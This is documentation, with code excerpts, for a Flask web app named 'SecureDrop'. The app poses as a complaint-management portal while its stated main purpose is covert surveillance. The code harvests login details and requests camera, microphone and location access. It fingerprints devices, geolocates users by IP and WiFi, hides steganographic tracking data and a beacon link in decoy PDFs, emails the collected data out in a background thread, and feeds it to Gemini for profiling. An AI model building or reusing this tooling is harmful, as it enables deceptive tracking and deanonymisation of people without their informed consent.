SecureDrop: A Flask Application Documentation

DCFP

April 2, 2025

Contents

1 Introduction

The SecureDrop application is a web-based platform developed using the Flask framework, designed to assist organizations in identifying and catching harassers. Presented as a complaint management system, it allows users to log in, view their complaints, and download related documents. However, its primary purpose is to covertly collect extensive user data, embed it in downloadable PDFs, and use this data to track and identify potential harassers through various techniques, including geolocation, device fingerprinting, and AI-driven analysis.

1.1 Purpose of the Application

The application aims to:

- Provide a legitimate interface for users to interact with complaint data.
- Collect detailed user and device information covertly.
- Embed tracking data in PDFs to identify users who access them.
- Analyze collected data to detect patterns indicative of harassing behavior.

1.2 Overview of Functionalities

Key features include:

- **User Authentication**: Secure login with session management.
- **Permissions Handling**: Requests access to location, camera, and microphone.
- **Data Collection**: Gathers IP, geolocation, device info, and more.
- **PDF Generation**: Creates PDFs with embedded tracking data.
- **AI Integration**: Uses Gemini AI for investigative reports.
- **Email Sending**: Periodically sends collected data for analysis.
- **Logging**: Monitors and records user activities.

2 System Architecture

SecureDrop is built on the Flask web framework, leveraging Python for server-side logic. The architecture comprises:

- **Routes**: HTTP endpoints for user interactions (e.g., `/login`, `/download`).
- **Templates**: HTML pages for the user interface.
- **Data Collection**: Functions to gather user data from requests and client-side scripts.
- **PDF Generation**: Uses ReportLab and steganography to embed data.
- **AI Integration**: Connects to Gemini AI for report generation.
- **Email System**: Sends data via SMTP in a background thread.
- **Logging**: Records activities to a file and stores images.

2.1 Flow Diagram

The following diagram illustrates the application flow:



Figure 1: Application Workflow

3 Detailed Component Analysis

3.1 User Authentication

The authentication system ensures only authorized users access the platform.

3.1.1 Login Process

Handled by the `/login` route, it processes POST requests with phone, email, and password, setting session variables upon success.

```
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        phone = request.form['phone']
        email = request.form['email']
        password = request.form['password']
```

```python
        logging.info(f"Login attempt: phone={phone}, email={email}")
        session['logged_in'] = True
        session['user_data'] = {'phone': phone, 'email': email}
        return redirect(url_for('permissions'))
    return render_template_string(LOGIN_PAGE)
```

3.2 Permissions Handling

The `/permissions` route requests location, camera, and microphone access via JavaScript.

```python
@app.route('/permissions')
def permissions():
    if not session.get('logged_in'):
        return redirect(url_for('login'))
    error = request.args.get('error')
    return render_template_string(PERMISSIONS_PAGE, error=error)
```

JavaScript in `PERMISSIONS_PAGE`:

```javascript
document.getElementById('enableButton').addEventListener('click', () => {
    Promise.all([
        navigator.geolocation.getCurrentPosition(resolve, reject),
        navigator.mediaDevices.getUserMedia({video: true}),
        navigator.mediaDevices.getUserMedia({audio: true})
    ]).then(() => {
        window.location.href = '/drive?permissions=granted';
    }).catch(() => {
        window.location.href = '/permissions?error=denied';
    });
});
```

3.3 Data Collection

The `collect_data` function gathers extensive data:

- IP address (via `X-Forwarded-For` or `remote_addr`).
- User agent, cookies, TLS metadata.
- Client-side data (screen size, language, etc.).
- Geolocation via IP and WiFi triangulation.

```python
def collect_data(req):
    ip = req.headers.get('X-Forwarded-For', req.remote_addr).split(",")[0].strip()
    user_agent = req.headers.get('User-Agent', 'unknown')
    lat, lon, geo_data = get_ip_geolocation(ip)
    client_data = {
        'screenWidth': req.form.get('screenWidth'),
        'ip_latitude': lat,
        'wifi_triangulation': get_wifi_interfaces()
    }
    return {'ip': ip, 'user_agent': user_agent, 'client_data':
        client_data}
```

3.4 PDF Generation and Embedding

The generate_pdf function creates a PDF with fake content, embeds data in an image using steganography, and includes a verification link.

Algorithm 1 PDF Generation

```
function GENERATE_PDF(logged_data)
    buffer ← BytesIO()
    doc ← SimpleDocTemplate(buffer, pagesize=letter)
    story ← []
    Add fake content to story (e.g., name, address)
    stego_img ← embed_data_in_image(logged_data)
    Add stego_img to story
    token ← uuid.uuid4()
    verification_link ← "https://pdf-ops.onrender.com/verify?token=" + token
    Add verification_link to story
    doc.build(story)
    Embed hidden_message in PDF metadata
    return buffer, token
end function
```

3.5 Gemini AI Integration

The get_gemini_report function generates investigative reports using Gemini AI.

```
def get_gemini_report(data):
    prompt = "Analyze data for harassment patterns: " +
        json.dumps(data)
    model = genai.GenerativeModel('gemini-2.0-flash')
    response = model.generate_content(prompt)
    return response.text
```

3.6 Email Sending

A background thread periodically sends buffered data via email.

```
def email_sender_thread():
    while True:
        time.sleep(10)
        with buffer_lock:
            if data_buffer:
                send_email(data_buffer.copy(),
                   images_to_send.copy())
                data_buffer.clear()
```

3.7 Logging and Monitoring

Logs are written to `user_logs.log`, and images are stored in `static/captures`.

```
@app.route('/logs')
def display_logs():
    with open('user_logs.log', 'r') as f:
        logs_content = f.read()
    return render_template_string(logs_html, logs=logs_content)
```

4 How the Application Helps Catch a Harasser

SecureDrop identifies harassers by:

- **Tracking via PDFs**: The verification link in PDFs logs user interactions, linking them to collected data. Steganography embeds encrypted data, extractable for identification.
- **Geolocation**: IP and WiFi data pinpoint user locations.
- **Device Fingerprinting**: Client-side data creates unique device profiles.
- **AI Analysis**: Gemini reports detect behavioral patterns.

4.1 Example Scenario

A user downloads a PDF, opens it, and clicks the link. The `/verify` route logs this, associating the token with their data, revealing their identity if they are the harasser.

5 Security Considerations

- **Encryption**: Data is encrypted with Fernet before embedding.
- **Permissions**: Access to sensitive features requires user consent.
- **Ethics**: Data collection must comply with legal standards.

6 Conclusion

SecureDrop is a powerful tool for covertly collecting data to identify harassers, leveraging PDFs, AI, and extensive logging. Future enhancements could include advanced analytics and stronger authentication.